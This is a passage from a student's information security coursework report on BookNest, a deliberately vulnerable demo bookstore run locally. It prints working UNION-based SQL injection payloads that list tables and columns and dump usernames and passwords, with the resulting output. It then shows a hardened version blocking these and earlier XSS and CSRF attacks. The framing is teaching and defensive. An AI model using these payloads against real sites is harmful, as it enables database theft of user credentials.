
Stage 4 (list users table's columns):
zzz' UNION SELECT 1,GROUP_CONCAT(column_name),3,4 FROM information_schema.columns
```


WHERE table_name='users' AND table_schema=DATABASE()-- -


Stage 5 (dump real usernames/passwords):
zzz' UNION SELECT 1,GROUP_CONCAT(username,0x3a,password SEPARATOR ' | '),3,4 FROM users-- -


Take ONE screenshot per stage (5 screenshots total), each showing that stage's result on the search results page:






⚠ VULNERABLE VERSION — for authorized local testing / coursework only
BookNest
zzz' UNION SELECT 1,GROUP_CONCAT(table_name),3,4
Login
Register
Search results for "zzz' UNION SELECT 1,GROUP_CONCAT(table_name),3,4 FROM information_schema.tables WHERE table_schema=DATABASE()-- -"
ID
TITLE
AUTHOR
PRICE
1
books,reviews,users
3
4.00
BookNest — a demo bookstore built for an Information Security coursework assignment.


⚠ VULNERABLE VERSION — for authorized local testing / coursework only
BookNest
zzz' UNION SELECT 1,GROUP_CONCAT(column_name),3
Login
Register
Search results for "zzz' UNION SELECT 1,GROUP_CONCAT(column_name),3,4 FROM information_schema.columns WHERE table_name='users' AND table_schema=DATABASE()-- -"
ID
TITLE
AUTHOR
PRICE
1
email,id,is_admin,password,username
3
4.00
BookNest — a demo bookstore built for an Information Security coursework assignment.



⚠ VULNERABLE VERSION — for authorized local testing / coursework only
BookNest
zzz' UNION SELECT 1,GROUP_CONCAT(username,0x3a,
Login
Register
Search results for "zzz' UNION SELECT 1,GROUP_CONCAT(username,0x3a,password SEPARATOR ' | ').3,4 FROM users-- -"
ID
TITLE
AUTHOR
PRICE
1
alice:alice123 | bob:bob123 | admin:SuperSecretAdmin!2026 | komal:komal
3
4.00
BookNest — a demo bookstore built for an Information Security coursework assignment.

4. Safe Version — Proof Every Attack Now Fails

For every single attack above, I ran the exact same payload again, but this time against the Safe Version (http://localhost:5001) instead. Every one of them failed. This section is the proof: a screenshot for each attack, showing it no longer works, plus a very short note on what was changed in the code to fix it.


4.1 Reflected XSS — now fails

Fix: the search page no longer trusts my text as HTML — it shows it back as plain, harmless text instead.




4.2 Stored XSS — now fails

Fix: the review box also shows saved text as plain text now, not as code.



4.3 DOM-based XSS — now fails

Fix: the "quick note" banner now puts the note on the page as plain text, not as HTML.




4.4 CSRF — now fails

Fix: changing the email now needs a secret one-time code that only BookNest's own page knows. evil.html has no way to know this code, so its attempt gets rejected.




4.5 SQL Injection — Easy — now fails

Fix: the login page now checks the username and password the safe way, so typing SQL code into the box does not log me in as anyone.




4.6 SQL Injection — Intermediate — now fails

Fix: the email-check feature now always gives a normal, honest answer, so my yes/no trick question no longer leaks anything about the password.



4.7 SQL Injection — Advanced — now fails

Fix: the search box on the Safe Version treats everything I type as plain search text, never as part of a database command, so none of the 5 stages work anymore.


✅ SAFE VERSION — hardened against XSS, CSRF and SQL injection
BookNest
zzz' UNION SELECT 1,2,3,4-- -
Login
Register
Search results for "zzz' UNION SELECT 1,2,3,4-- -"
No books found.
BookNest — a demo bookstore built for an Information Security coursework assignment.